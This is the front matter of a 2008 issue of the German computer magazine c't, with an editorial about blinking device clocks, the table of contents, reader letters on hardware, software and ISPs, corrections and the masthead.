

Mit Stellenmarkt



ctmagazin.de

€ 3,30

Österreich € 3,50
Schweiz CHF 6,50 • Benelux € 3,90
Italien € 4,20 • Spanien € 4,30

11

13. 5. 2008

ct magazin für computer technik

Angriffe aus dem Hinterhalt

Surfer im Fadenkreuz

Wer dahintersteckt und wie man sich schützt

16:9-Notebooks

Midi-Tower-Gehäuse

Scanfaxdrucker im Netz

Kompakte LCD-TVs

Microsoft- kontra Intel-C++

Google Earth vs. Virtual Earth

Active-Directory-Praxis

Technik für die LAN-Party

Linux-Skripte mit GUI

Das Digitalkino-Drama

Test und Beratung

Medienzentrale PC



Anzeige



Blink - mich - nicht - an!

Der neue Riesenfernseher ist da, juhu, 52 Zoll Diagonale, LCD, Full HD und jede Menge Schnickschnack - sogar die Dia-Show von der SD-Card. Nur kein richtiger Netzschalter, aber dagegen wurde ja die schaltbare Steckdosenleiste erfunden.

Von wegen. Die Entwickler haben es nämlich gut gemeint: Ein LCD-TV ist schließlich ein Gerät mit einem Display, und weltweit herrscht unter Entwicklern Konsens darüber, dass man leer laufende Displays - mit einer Anzeige der Uhrzeit zu belegen hat. Wenn man dieses TV also abschaltet, dann zieht es sich in den Standby-Schlaf zurück, damit es in Riesenlettern die aktuelle Uhrzeit verkünden kann. Immerhin bei extrem gedimmter Hintergrundbeleuchtung.

Ich gehöre aber zu den kategorischen Abschaltern von allem, was gerade nicht gebraucht wird. Was so lange nicht schlimm ist, wie ich nicht doch mal den Standby-Modus aktiviere. Denn was tut diese Uhr dann wohl? Genau, sie blinkt mich mit riesengroßen Lettern unentwegt an, damit ich sie stelle!

O.K., liebe Leser, ich habe Sie gerade nach Strich und Faden belogen - aber nur, was den Fernseher betrifft. Zwei von drei Kompaktanlagen in unserem Haushalt verhalten sich nämlich genauso wie beschrieben: Im Standby gibts die Uhrzeit, und wird die nicht gestellt, wird geblinkt. Einer einzigen gelingt es, sich selbst zu stellen - ja, im RDS-Signal steckt seit Jahrzehnten die Uhrzeit. Muss sich aber wohl noch rumsprechen.

Die Uhrzeit kommt auch in TV-Signalen mit, sowohl bei analogem als auch digitalem Empfang. Ein Video-Recorder muss nach einem Stromausfall folglich nicht blöd blinken oder bei null anfangen. Ausgerechnet mein Lieblings-DVB-

Recorder wacht nach einem Stromausfall zwar auf, aber nur, um sich mit 0 Uhr Systemzeit wieder hinzulegen. Dabei kann er die Uhr selbst stellen - er muss dazu nur lange genug wach bleiben.

Das Diktat der ubiquitären Uhren in jedem Thermometer, in Büroequipment wie Notizblock-Box, Edel-Lineal oder -Kugelschreiber, in Kofferradio, in Handy und Telefon, in Herd und Mikrowelle, in Wasch-, Spül- und Kaffeemaschine, ja selbst in meinem Badezimmer-schränkchen bringt aber noch einen Terror mit sich: die Zeitumstellung! Ich allerdings bin es leid, die Dinger alle halbe Jahre zu stellen, zumal jede Uhr ein anderes, ohne Handbuch nicht beherrschbares Verfahren zum Stellen erfordert. Inzwischen ist mir völlig schnurz, wenn etliche der überflüssigen Displays Winter- und andere Sommerzeit melden - stellt euch selber oder krepieri!

Liebe Entwickler von Geräten, die mit einem Display ausgestattet sind: Wartet zwei Minuten, ob einer die Uhrzeit stellen möchte, aber schaltet das Display dann bitte aus. Oder malt animierte Gänseblümchen auf die Anzeige, wenn ihr meint, leer sähe sie doof aus. Und wenn der Uhr-Zwang doch übermächtig wird, dann verbaut wenigstens Chips, die sich per DCF-77, per RDS oder Video-Signal selbst stellen. Aber erspart der Welt 27 divergent anzeigende Uhren pro Haushalt, erst recht den Standby-Zwang nur dafür - und natürlich das nervenzerrüttende Blinken.

Detlef Grell

Detlef Grell

Anzeige

Anzeige

aktuell

RoboCup: Fußballroboter taktieren überraschend	18
Prozessorgeflüster: Der Speichermarkt brodeln	20
Grafikkarten: GeForce 9600 GTO, 3DMark Vantage	21
Prozessoren: Dual- und Quad-Cores in 45-nm-Technik	22
Hardware: Nvidia-Chipsätze, MSP430-Entwicklung	24
Notebooks: Thin Client, Probleme bei OLPC-Projekt	26
Mobilfunk: UMTS-Handys, Navis mit Fußball-Infos	28
Displays: HD-Videokonferenzen, LED-Backlights	30
Audio/Video: Patchbare Receiver verboten, Kopierschutz	32
Blu-ray Disc: Erste Titel mit Internet-Anbindung	34
Netzwerk: PLC, Mesh-WLAN und UMTS-Router	36
CAD: Preisgünstiger Renderer, Leiterplattenentwurf	37
Windows: Service Packs nicht als Auto-Update	40
Software-Entwicklung: NetBeans 6.1, Qt 4.4, xUnit.NET	42
Linux: Ubuntu 8.04, OpenSolaris 2008.05	44
Kernel-Log: Linux 2.6.26 in Vorbereitung	45
Apple: iMacs mit schnelleren Prozessoren	46
Forschung: LC-Displays aus Nanowerkstoffen	47
HP entdeckt den lang gesuchten Memristor	48
Wissenschaftler suchen gern mit Google	49
Tauschbörsen: Polizei darf Nutzerdaten ermitteln	50
Anwendungen: OpenOffice 3 Beta, Poser für Profis	52
Sicherheit: AVG 8 Free, automatische Exploits	54
Urheberrecht: Netzsperrern gegen „Raubkopierer“	55
Ausbildung: Ingenieure verdienen schlecht	56
Yahoo-Übernahme: Aktie unter Druck, Kritik an Yang	57

Magazin

Vorsicht, Kunde: Kostenpflichtiges Abo statt Update	78
Digitalkino: Die Revolution lässt auf sich warten	80
Surfer im Fadenkreuz: Neuartige Angriffe	82
Russian Business Network scheffelt Millionen	92
creativ'08: Die Gewinner des Cover-Wettbewerbs	170
Recht: Unfaire Flatrate-Konditionen	182
Online: Websites aktuell	218
Bücher zu Second Life	222
Story: Lykaon, Teil 2 von Guido Seifert	230

Software

Vektorzeichner: Xara Xtreme/Xtreme Pro 4.0	64
GPS-Tracker für Java-Handys	65
Texte zusammenfassen mit Digest Desktop 2008	65
3D-Globen: Google Earth vs. MS Virtual Earth	164
C/C++-Compiler: Microsoft VC9 kontra Intel 10.1	174
Web-Programmierung: Flash mit Flex 3	180
Spiele: World Shift, Toy Golf Extreme	224
Landwirtschafts-Simulator	225



82

Surfer im Fadenkreuz

Auch seriöse Websites sind nicht sicher: Kriminelle platzieren Schadcode bei Diensten wie eBay oder MySpace und stehlen arglosen Surfern ihre persönlichen Daten oder infizieren ihre PCs. Höchste Zeit, die Browser-Einstellungen zu überprüfen und sich mit Plug-ins abzusichern.

Wie neuartige Angriffe den Webanwender überrumpeln	82
Selbstschutz vor den neuen Bedrohungen	88
Russian Business Network verdient Millionen mit Netzbetrug	92

Das Digitalkino-Drama	80	Midi-Tower-Gehäuse	152
16:9-Notebooks	98	Microsoft- kontra	
Scanfaxdrucker im Netz	102	Intel-C++	174
Kompakte LCD-TVs	144	Linux-Skripte mit GUI	196



164

Google Earth vs. Virtual Earth

3D-Globen wie Google Earth und Microsoft Virtual Earth helfen bei der Planung von Wanderstrecken und Sightseeing-Touren oder beim Nacherleben von Urlauben. Doch einfach nur scharfe Satellitenfotos zu präsentieren reicht nicht mehr aus, um die PC-Globetrotter für sich zu gewinnen.

Technik für die LAN-Party 190



Ein Dutzend Spiele-PCs nebst Monitor, ein Switch und einige Meter Kabel, fertig ist das LAN fürs Wochenend-Turnier – und der Härtestest fürs heimische (Strom-)Netz. Nützliche Tipps gegen rausfliegende Sicherungen, auflodernde Steckerleisten und abrauchende Netzwerkkomponenten.

Active-Directory-Praxis

Ein Windows-Netzwerk wächst seinem Betreuer auch in kleineren Büros und Wohngemeinschaften schnell über den Kopf. Mit einem Domänen-Controller lassen sich viele Einstellungen an zentraler Stelle vornehmen, ohne jeden PC einzeln anfassen zu müssen.



Medienzentrale PC

Musik, Videos und Fotos sind heute durchweg digital. Aber wie gelangen sie aus dem Fernsehen, dem Internet, von der Festplatte oder dem Blu-ray-Player ins Wohnzimmer und lassen sich bequem vom Sofa aus genießen? Media-Center-PCs, -Extender, Festplattenspieler und Streaming-Clients konkurrieren um ein Plätzchen im HiFi-Rack.

114



Kaufberatung: IT im Wohnzimmer	114
Media-Center-PC kontra Unterhaltungselektronik	120
Selbstbau und Konfiguration von Media-Center-PCs	130
Funktionsumfang des Windows Media Center erweitern	138

Konsolenspiele: Grand Theft Auto IV	226
Wii Fit, No More Heroes, The World Ends With You	227
Kinder: TKKG, Babysitter-Simulation	228

Hardware

3D-Monitor: Stereoskopische Bilder mit Brille	58
Navigationssystem: TomTom Go 930 Traffic	59
Lenkrad: Driving Force GT für PS3	60
WLAN: Preisgünstiger Outdoor-Client fürs Dorfnetz	60
ADSL-Router mit Draft-N-WLAN und Admin-Tool	60
2,5"-SATA-Festplattengehäuse mit Docking-Station	62
SAS-Adapter mit flottem RAID-6-Tempo	62
USB-Massenspeicher mit PIN-Abfrage	63
Tablet PC: Schenker MySN TN120R ab 700 Euro	66
A3-Farbdrucker: Tinte versus Laser	68
Solid State Disks im 2,5"-Format mit 128 GByte	70
Ultra-Mobile PC mit Vista und Windows Mobile	72
PDA's: HP iPAQ 114 Classic und iPAQ 214 Enterprise	74
Billig-Barebone: Basis für den 200-Euro-PC	76
Multimedia-Notebooks mit großen 16:9-Displays	98
Scanfaxdrucker fürs Netzwerk	102
Medienzentrale PC: IT im Wohnzimmer	114
Media-Center-PC kontra Unterhaltungselektronik	120
Flachbildfernseher bis 22 Zoll mit PC-Anschluss	144
PC-Gehäuse: MidiTower für verschiedene Zwecke	152

Praxis

Sicherheit: Schutz vor Angriffen aus dem Web	88
Medienzentrale PC: Tipps zum Eigenbau	130
Windows Media Center erweitern	138
Hotline: Tipps und Tricks	184
FAQ: Premiere-Verschlüsselung	188
LAN-Party: Tipps für heimische Gamer-Treffen	190
Linux: Shell-Skripte benutzerfreundlich gestalten	196
Active Directory für kleine Netze einrichten	200
Home Recording: Einzelne Spuren reparieren	210

Ständige Rubriken

Editorial	3
Leserforum	10
Impressum	14
Schlagseite	17
Seminare	257
Stellenmarkt	258
Inserentenverzeichnis	273
Vorschau	274

Downloads: Geben Sie auf ctmagazin.de die Soft-Link-Nummer ein.



Anzeige

Anzeige

Abgewimmelt

Editorial „Überraschender Rausschmiss“, Urs Mansmann über falsche Flatrates, c't 10/08

Gestern erhielt ich, wie so häufig, mal wieder einen unverlangten Werbeanruf, und jemand wollte mich überreden, meinen ISDN-Anschluss bei der Deutschen Telekom zu kündigen und lieber eine „viel günstigere Flatrate“ bei ihm zu kaufen. Mit Hinweis auf die aktuelle c't konnte ich das Gespräch überraschend schnell beenden. Der Anrufer bedankte sich und versprach, die neue c't am Hauptbahnhof kaufen zu gehen.

Eberhard Blocher

Kündigung selbst gemacht

Rausschmiss bei Überschreitung einer unbekannten Grenze ... könnte man da nicht auf die Idee kommen, ungeliebte 2-Jahres-Verträge vorzeitig kündigen zu lassen? Die weitere Vorgehensweise ist dann nach Lust und Laune auszugestalten (Telefonbekannthschaft in Australien, alle Demo-Spiele-DVDs runterladen ...). Also: aus der Not eine Tugend machen.

Martin Gineiger

Anfällig für Unfälle

Titelthema „Notebooks für Profis“, c't 10/08

Es hat mich sehr gefreut, dass endlich einmal wieder dem Trackpoint eine begründete Daseinsberechtigung eingeräumt wird. Hier sei noch ergänzt, dass beim mobilen Arbeiten (z. B. im Zug) nur mit dem Trackpoint eine einigermaßen sichere Handhabung des Mausersatzes möglich ist und außerdem ein Touchpad durch zufälliges Berühren sehr anfällig für „Unfälle“ (also unabsichtlich ausgelöste Aktionen) ist. Zum Thema spiegelnde Displays möchte ich noch ergänzen, dass in Deutschland der Einsatz spiegelnder Displays an Arbeitsplätzen durch die Bildschirmarbeitsverordnung nicht gestattet ist (ein Notebook mit spiegelndem Display darf nicht regelmäßig an einem Arbeitsplatz eingesetzt werden).

Günther Krohn, Frankfurt

Laut Bildschirmarbeitsverordnung sind Notebooks generell als regelmäßige Arbeitsplatz-Rechner nicht zugelassen, weil Tastatur und Display nicht getrennt positioniert werden können.

Kommentare und Nachfragen

- zu Artikeln bitte an xx@ctmagazin.de („xx“ steht für das Kürzel am Ende des jeweiligen Artikeltextes).
- zu c't allgemein oder anderen Themen bitte an redaktion@ctmagazin.de.

Technische Fragen an die Redaktion bitte nur unter ctmagazin.de/faq oder per Telefon während unserer täglichen Lesersprechstunde.

Anschrift, Fax- und Telefonnummern, weitere Mail-Adressen im Anschluss an die Leserforum-Seiten.

Die Redaktion behält sich vor, Zuschriften und Gesprächsnotizen gekürzt zu veröffentlichen. Antworten der Redaktion sind kursiv gesetzt.

Zielgruppengerecht

Ich habe mich sehr gefreut, dass Notebooks einmal nicht nach der Preisklasse oder dem Format geordnet, sondern nach dem Einsatzbereich respektive dem Anwender geordnet getestet wurden. Ich würde mich sehr freuen, wenn Sie oder die c't diese Art des Testens weiter fortführen würden und auf andere Bereiche, z. B. für Studenten ausdehnen würden. Als Informatikstudent in spe lege ich bei der Suche nach einem Notebook für den Hörsaal weniger Wert auf die Graphik- oder Prozessorleistung, sondern eher auf lange Akkulaufzeiten und Funktionalität. Es wäre sehr schön, in naher Zukunft einen solchen Test in der c't lesen zu können.

Rico Feist

Abstürze vermeiden

Sie schreiben beim Test des T61 von reproduzierbaren Abstürzen im 3DMark05. Meiner Erfahrung nach ist eine mögliche Fehlerquelle die Standardeinstellung der Treiber, die nach einigen Minuten ohne Benutzereingabe die Bildwiederholfrequenz des Panels von 60 auf 50 oder 40 Hz herabsetzen. Dem kann man entgegenwirken, indem man im Lenovo-„Energie Manager“ bei den Einstellungen des jeweiligen Energieschemas (zweite Seite des „Energieschema bearbeiten“-Dialoges) diese Option ausschaltet.

Zudem sollte nicht verschwiegen werden, dass die Installation (nach einer kleinen Modifikation der .inf-Datei – auf eigene Gefahr selbstverständlich) von zum jeweiligen GPU-Modell passenden GeForce-Treibern bei Nvidia-Quadro-Karten den Nachteil der fehlenden Spielekompatibilität ohne größere Nebenwirkungen völlig beheben kann. Anders als im Artikel erwähnt, bietet das „Advanced Mini Dock“ von Lenovo die Möglichkeit der Tonausgabe über SPDIF. Ansonsten Gratulation zu einem gut geschriebenen Artikel, der sich – Gott sei Dank – nicht davor scheut, sich über mehr als vier Seiten zu erstrecken.

Matthias Vossen

Hohe Ansprüche

Scharf gesehen, Acht Profi-Gamer testen Spiele-LCDs, c't 10/08, S. 104

Ich finde es sehr gut, dass Sie ihre eigenen Bewertungsmaßstäbe auf Praxistauglichkeit überprüfen. Ich spiele jetzt über 20 Jahre an PCs und verbringe viel Zeit mit diesem Hobby. Nach zwei Fehlgriffen am Anfang spiele ich seit vier Jahren an TFTs und seit zwei Jahren mit einem Eizo S2431, womit ich rundum zufrieden bin.

Ein Spiele-TFT muss schnell sein, klar, aber schon ab 16 ms für den Grau-zu-Grau-Wechsel hat das TFT eine schlierenfreie Darstellung. Auch die Latenz-Zeit durch Overdrive-Schaltungen ist bis zu zwei Bildern nicht störend – ganz im Gegensatz zu einem sichtbaren Überspringen der Pixel. Eine sehr gute Graustufenauflösung ist Pflicht, da sonst in

dunklen Bildabschnitten und bei farbenfrohen Grafikeffekten schnell Details untergehen. In vielen Spielszenen müssen helle und sehr dunkle Bereiche dargestellt werden, was nur TFTs mit einem hohen Kontrastwert gelingt. 1000:1 ist nicht zu viel, sondern nötig für einen guten Schwarzwert bei hoher Helligkeit, damit Schatten auch bei strahlender Pixel-Sonne nicht zu einem unschönen Grau verwaschen.

Eine Entspiegelung halte ich für sinnvoll, und der Blickwinkel sollte mindestens 160 Grad betragen. Bei TFTs im Breitbildformat ist eine seitengetreue Interpolation aller Auflösungen Pflicht. Sei es, weil die Grafikkarte die Originalauflösung nicht stemmen kann, das Spiel die TFT-Auflösung nicht unterstützt oder, gerade bei Multiplayerspielen, wegen der Fairness alle Spieler denselben Bildausschnitt (4:3) zu sehen bekommen. Auch die Maussteuerung ist bei einer verzerrten Darstellung sehr nervig. Sehr gute Ausleuchtung, perfekte Farbdarstellung, Höhen und Winkelverstellung und Helligkeitssensor gehören dann schon eher zu den „schön zu haben“-Sachen und können durchaus von den persönlichen Vorlieben und dem finanziellen Spielraum abhängig gemacht werden. Eine Kopfhörerbuchse mit Lautstärke-Regelung über Direkt-Tasten am TFT sowie ein stabiler Stand sind auch Sachen, die man schnell nicht mehr vermissen will. Die 16:10-Auflösung wird noch nicht immer unterstützt, aber wenn man Spiele wie Stalker oder Hellgate London in Widescreen gesehen hat, überlegt man nur noch, welche Grafikkarte man für solch ein TFT braucht.

Jan Petzold

Gedrittelt statt verdoppelt

Bandbreiten-Märchen, Weniger Leistung für mehr Geld bei 1&1, c't 10/08, S. 78

Auch die Telekom bekleckert sich bei den DSL-Anschlüssen nicht gerade mit Ruhm. Bis vor kurzen hatte ich einen DSL-1000-Anschluss, mehr war laut Internet-Auskunft nicht möglich. Im März erhielt ich einen Anruf der Telekom und man bot mir an, dass ich auf „Call & Surf Basic“ umstellen könne, mit DSL 2000. Meine Nachfrage, ob diese Geschwindigkeit denn möglich sei, wurde explizit und mehrfach bejaht, die Berater könnten die Leitung direkt vermessen und DSL mit 2000 kBit/s sei möglich.

Seit der Umstellung habe ich nun statt der versprochenen 2000 kBit/s eine lahrende Verbindung mit 384 kBit/s. Mehrere Anrufe bei der Hotline brachten keine Lösung. DSL mit mehr als 384 kBit/s sei an meiner Leitung nicht möglich, obwohl es vorher nachweislich schneller ging – und mehr versprochen wurde. Ich habe die Vertragsumstellung daraufhin innerhalb der 14-tägigen Frist widerrufen, aber die Telekom war bis jetzt nicht in der Lage, den Status quo wiederherzustellen. Leistung gedrittelt statt verdoppelt, das gibt es sonst nirgends.

Heiko Radermacher

Anzeige

Neros Selbstmord

Ich will doch nur brennen, 15 Brennprogramme für Windows, c't 10/08, S. 136

Endlich wird dieses Thema einmal angesprochen. Ich benutze seit Jahren die Nero-Suite, daraus allerdings ausschließlich das Brennprogramm selbst. Deshalb habe ich auch meine lizenzierte und bezahlte Version 6 nie erweitert, da ich keinerlei persönlichen Nutzen in den „Gimmicks“ sehe. Durch einen besonders dreisten Trick der inzwischen total ausgefachten Nero-Suite hat sich Ahead bei mir jetzt selbst in Schutt und Asche gelegt. Im Februar kaufte ich mir ein mit „Nero Essentials“ gebundenes externes DVD-Double-Layer-Laufwerk. Bei der Treiberinstallation wurde gleichzeitig ungefragt Nero-Essentials mit installiert. Dabei wurde meine lizenzierte und bezahlte Version 6 gelöscht – mit dem Hinweis, dass dies für die Installation der neuen Version erforderlich sei.

Zu meinem großen Ärger verweigerte Nero Essentials die Zusammenarbeit mit einem vorher bereits fest eingebauten DVD-Brenner und einem ebenfalls in dem PC eingebauten CD-Brenner. Stattdessen kommt der Hinweis, dass nur das externe Laufwerk unterstützt wird, mit dem das Programm gebündelt war. Bei meinen anderen Laufwerken, die ich vorher mit meiner lizenzierten Version problemlos betreiben konnte, wird statt des Brennprogramms nur noch der dreiste Hinweis nach kostenpflichtigem Update auf die Vollversion angezeigt. Ich habe Nero daraufhin von meinem Rechner komplett entfernt. Der historische Namensgeber hat ja nicht nur Rom anzünden lassen: In seiner Lieblingsrolle als Schauspieler und Sänger vernachlässigte er die Staatsgeschäfte und wurde zuletzt vom Senat als größt-wahnsinniger Tyrann in den Selbstmord getrieben ...

Norbert Fleischmann, Hengelo

Unkompliziert

Fenster schrauben, Windows-Programme mit Autolt3 skripten, c't 10/08, S. 152

Ihren Artikel über die Scriptsprache Autolt3 finde ich sehr gelungen. Es freut mich außerordentlich, dass es diese Scriptsprache endlich in die c't geschafft hat, eben auch wegen ihres unkomplizierten Einsatzes. Ich selbst benutze Autolt3 schon seit der Vorgängerversion und habe damit so einige Problemstellungen lösen können. Beispielsweise, wenn mein Notebook die Netzlaufwerke schon verbinden will, wenn noch gar kein WLAN steht, erledige ich das mit einem Autolt3-Script. Meine Autostart-Routine habe ich auf Autolt3 verlegt, hier trage ich die Programme in einer INI ein, dann werden diese Programme der Reihe nach mit jeweils 2 Sekunden Verzögerung gestartet. Bei VMware Server starte und stoppe ich die VMware-Dienste automatisiert, wenn ich die VMware-Console benutze. Selbst für Active Directory kann man Autolt3 verwenden und so beispielsweise ein Logon-Script generieren.

Oder in einen SQL-Dump nachträglich die IF EXISTS-Einträge einbauen und, und, und ...

Den Ansatz von Autolt3 finde ich einfach perfekt. Keine DLLs, kein .net-Framework, kein Rumgefickel. Entweder direkt das AU3 ausführen oder eben als EXE „compilieren“ lassen. Das perfekt abgestimmte SciTE und die Hilfedatei tun ein Übriges für den perfekten Zugang zu dieser Software.

Thomas Reindlmeier

Großer Unterschied

Leider ist die deutsche Hilfe, die Sie mit in das Archiv auf der DVD gepackt haben, auf dem Stand der Version 3.1.0, während Autolt3 in Version 3.2.10.0 enthalten ist. Der Unterschied scheint klein, ist aber in der Tat nicht weniger als gewaltig, denn es wurden nicht nur viele hundert neue UDF-Funktionen neu hinzugefügt, sondern auch etliche „Core-Funktionen“ leicht verändert. Wir arbeiten daher gerade an einer neuen deutschen Hilfe, was aber aufgrund der großen Anzahl neuer und veränderter Funktionen eine Menge Zeit braucht. Die Hilfe hat aber den Vorteil, dass sie komplett ist, da die bisher nicht auf Deutsch verfügbaren Teile mit den englischen Originalen gefüllt sind. Zu finden ist sie hier: <http://www.autoit.de/hilfe>

Johannes Mitlmeier

Spaß am Experimentieren

Programmierungswettbewerb zum 25. c't-Geburtstag

Ich möchte mich gerne mal an der Aufgabe versuchen. Ihren c't-Puzzle-Wettbewerb fand ich schon sehr interessant. Ich war froh, überhaupt eine lauffähige C++-Variante hingekriegt zu haben. Nachdem ich damals im Forum etwas rumgelesen habe, hat mich ein selbstkritischer Blick auf mein Programm und besonders seine Laufzeiten davon abgehalten, es einzuschicken. Das einzige Witzige war vielleicht ein Povray-Bildergenerator, um aus einer Auflösung einen Film zu generieren. Eigentlich war es so eine Art optischer Test, um nicht in den ganzen Bitrechnereien bei der Fehlersuche unterzugehen. Die Siegerlösung war wirklich cool und für mich überraschend. Dass da so viel Einsparungspotential existiert, hatte ich nicht erwartet. So tief stecke ich nicht in den Prozessoren, keine Chance für mich. Die Programmierung hat aber trotzdem viel Spaß gemacht.

Den neuen Wettbewerb möchte ich aus demselben Motiv heraus angehen. Man kann mit recht geringem Einstiegsarbeitsaufwand anfangen und experimentieren. Wenn ich ehrlich bin, bin ich dieses Mal viel gespannter auf die Bandbreite der eingeschickten Programme. Ob kleine Heuristiken oder aufwendige Regeln oder etwas ganz anderes das Rennen machen wird. Lassen wir uns überraschen. Wissen Sie, was mir außerdem noch gut gefällt? Es macht endlich mal wieder Spaß, Forenbeiträge zu lesen.

Manfred Aulich

Alte Zeiten

Der Artikel hat mich an „die guten alten Zeiten“ erinnert, wo Programmierer noch für eine spezielle Hardware programmieren konnten und nicht nur Daten von links nach rechts geschoben haben und den Rest die Treiber erledigen. Was wäre heute wohl möglich, wenn diese Klasse von Programmierern noch tätig wäre? Der Artikel war einfach super.

Heinz Lambert

Prekäre Lage

Kommunizieren im Dunkeln, Telefon und Internet bei Stromausfall, c't 9/08, S. 88

Bei Ihrer Empfehlung für mein Telefon, das natürlich eine stromhungrige, analoge Basisstation ist, ein altes Telefon bereitzuhalten, entspannt sich in meinem Kopf folgendes Szenario: Da stehe ich nun mit meiner schwächelnden Taschenlampe und Omas altem „Telekom Sinus“-Telefon in der dunklen Abstellkammer vor der stromlosen Telefonanlage, dem stromlosen NTBA, dem seltsamen Splitter und der alten Telefondose (auf der noch „Post“ steht) und stelle fest, dass Omas altes Telefon eben kein ISDN-Telefon ist. Ich fürchte, dass nur die wenigsten ISDN-Anschluss-Besitzer ein Notfall-ISDN-Telefon im Hause haben, das auch ohne Strom funktioniert. Ich werde mich jedenfalls nach genau so etwas auf die Suche begeben.

Barbara Griem

Entwickler lesen mit

Korrektur-Texter, Textprogramm Papyrus 13, c't 10/08, S. 63

Ich möchte noch etwas zum Kurztest erwähnen. Die manuelle Installation des Duden-Korrektors erfolgt deswegen, damit das Hauptprogramm schlank bleibt und leicht aktualisiert werden kann. Zumindest auf dem Mac besteht die Installation dann auch nur aus einem Drag & Drop des Pakets in einen Ordner. Dass ein Formeditor fehlt, wurde auch schon im Forum angemerkt. Und hier kommen wir zu einem Vorteil, den Papyrus gegenüber anderen Textverarbeitungen hat: ROM Logicware betreibt auf seiner Webseite ein Forum, in dem nicht nur die Kunden, sondern auch die Entwickler und Beta-Tester mitlesen. Vorschläge werden immer gerne gelesen und angenommen. Die kurzen Produktzyklen wiederum sorgen dafür, dass Verbesserungen tatsächlich schnell einfließen.

Michael Vogel

LC_ALL statt LANG

Sprachgenie, Mehrsprachige Linux-Programme und -Skripte mit Gettext, c't 8/08, S. 184

Es war einmal vor LANGer Zeit, da hat man mit der Variablen LANG gesteuert, in welcher Sprache Linux-Programme ihre Meldungen ausgeben. Doch inzwischen haben sich schlaue Menschen ausgedacht, dass man die

Sprache der Meldungen unabhängig von anderen lokalen Eigenheiten wie Dezimalkomma oder -punkt, Währung und Sortierreihenfolge einstellen können soll. Die LC-Variablen waren geboren, mit denen sich die Spracheinstellungen wunderbar differenziert anpassen lassen. Will man diese Einstellung alle auf einmal erschlagen, nehme man LC_ALL. Richtig hätte der Befehl zur Ausgabe der Netzwerkkonfiguration also heißen müssen: LC_ALL=C ifconfig eth0 | fgrep "inet addr."

Es bleibt noch zu erwähnen, dass ngettext neben dem einfachen Plural auch Konstrukte wie den polnischen Dual und sogar Sprachen mit Dual und zwei Plural-Formen beherrscht. Komplexere Sätze wie „%d Äpfel mit %d Birnen vergleichen“, die sowohl Singular als auch Plural enthalten, bringen aber auch ngettext an seine Grenzen.

Daniel Pfeiffer

Ergänzungen & Berichtigungen

Sicher über dünnes Eis

Was ein Umstieg auf Vista x64 für PC-Anwender bringt, c't 8/08, S. 94

Anders als auf Seite 94 geschrieben, läuft QuarkXPress 7 mit dem kostenlosen Update 7.2 vom April 2007 auch unter Windows Vista. Seit Update 7.31 vom Herbst vergangenen Jahres ist die Software auch offiziell von Microsoft für Vista zertifiziert.

Für Anspruchsvolle


Notebooks mit 15,4-Zoll-Display und gehobener Ausstattung, c't 10/08, S. 90

Beim Dell Latitude D830 ist der dreijährige internationale Vor-Ort-Service anders als im Artikel beschrieben nicht aufpreispflichtig, sondern in der (etwas missverständlich formulierten) „3 Jahre Basisgewährleistung mit Service am nächsten Arbeitstag“ enthalten.

Pflegefall

Wordpress mit Subversion installieren und aktuell halten, c't 10/08, S. 190

Leider war im Layout die Grafik mit dem Repository-Baum noch kurz vor Drucklegung verrutscht, sodass wichtige Teile fehlen. Hier das vollständige Bild:



Das Wordpress-Subversion-Repository hat eine einfache Verzeichnisstruktur. Es gibt dort nicht nur alle möglichen Versionen, sondern auch Sprachdateien.

Impressum

Redaktion

Postfach 61 04 07, 30604 Hannover
 Helstorfer Str. 7, 30625 Hannover
 Telefon: 05 11/53 52-300
 Telefax: 05 11/53 52-417
 (Hotline-Rufnummer und E-Mail-Adressen der Redaktion
 siehe Hinweisse rechts)

Chefredakteure: Christian Persson (cp) (verantwortlich
 für den Textteil), Dipl.-Ing. Detlef Grell (gr)

Stellv. Chefredakteure: Stephan Ehrmann (se), Jürgen
 Kuri (jk), Georg Schnurer (gs)

Leitende Redakteure: Harald Bögeholz (bo), Dr. Oliver
 Diedrich (odi), Dr. Adolf Ebeling (ae), Johannes Endres (je),
 Axel Kossel (ad), Ulrike Kuhlmann (uk), Dr. Jürgen Rink (jr),
 Jürgen Schmidt (ju), Peter Siering (ps), Andreas Stiller (as),
 Ingo T. Storm (it), Christof Wiedeck (ciw), Dr. Volker Zota (vza)

Redaktion: Ernst Ahlers (ea), Daniel Bachfeld (dab), Jo
 Bager (jo), Bernd Behr (bb), Andreas Beier (adb), Benjamin
 Benz (bbe), Holger Bleich (hob), Herbert Braun (heb),
 Volker Briegleb (vbr), Dieter Brors (db), Mirko Dölle (mid),
 Boi Feddern (boi), Tim Gerber (tig), Hartmut Gieselmann
 (hag), Gernot Goppelt (ggo), Sven Hansen (sha), Ulrich
 Hilgefort (uh), Gerald Himmelein (ghi), Christian Hirsch
 (chh), Jan-Keno Janssen (jki), Nico Juran (nij), Reiko Kaps
 (rek), Alexandra Kleijn (akl), Dirk Knop (dmk), Peter König
 (pek), André Kramer (akr), Lutz Labs (ll), Oliver Lau (ola),
 Thorsten Leemhuis (thl), Daniel Lüders (dal), Urs Mansmann
 (uma), Angela Meyer (anm), Carsten Meyer (cm), Frank
 Möcke (fm), Andrea Müller (amu), Florian Müssig (mue),
 Peter Nonhoff-Arps (pen), Rudolf Opitz (rop), Matthias
 Parbel (map), Stefan Porteck (spo), Peter Röbbke-Doerr (roe),
 Christiane Rütten (cr), Peter Schmitz (ps), Dr. Hans-Peter
 Schüller (hps), Hajo Schulz (hos), Johannes Schuster (jes),
 Rebecca Stolze (rst), Sven-Olaf Suhl (ssu), Andrea
 Trinkwalder (atr), Axel Vahldiek (avx), Karsten Violka (kav),
 Laurenz Weiner (law), Dorothee Wiegand (dwi), Andreas
 Wilkens (anw), Jörg Wirtgen (jow), Peter-Michael Ziegler
 (pmz), Dušan Živadinović (dz), Reinhold Zobel (rez)

Koordination: Martin Triadan (mat)

Redaktionsassistent: Susanne Cölle (suc), Elfie Kis (ek)

Technische Assistenz: Karin Volz-Fresia, Ltg. (kvf), Hans-
 Jürgen Berndt (hjb), Denis Fröhlich (dfr), Christoph Hoppe
 (cho), Erich Kramer (km), Stefan Labusga (sla), Arne Mertins
 (ame), Jens Nohl (jno), Tim Rittmeier (tir), Ralf Schneider (rs),
 Wolfram Tege (te), Christoph Tränkmann (cht)

Korrespondenten: Verlagsbüro München, Rainald Menge-
 Sonnentag (rme): Truderinger Str. 302a, 81825 München,
 Tel.: 0 89/42 71 86 14, Fax: 0 89/42 71 86-10
 E-Mail: rme@ctmagazin.de

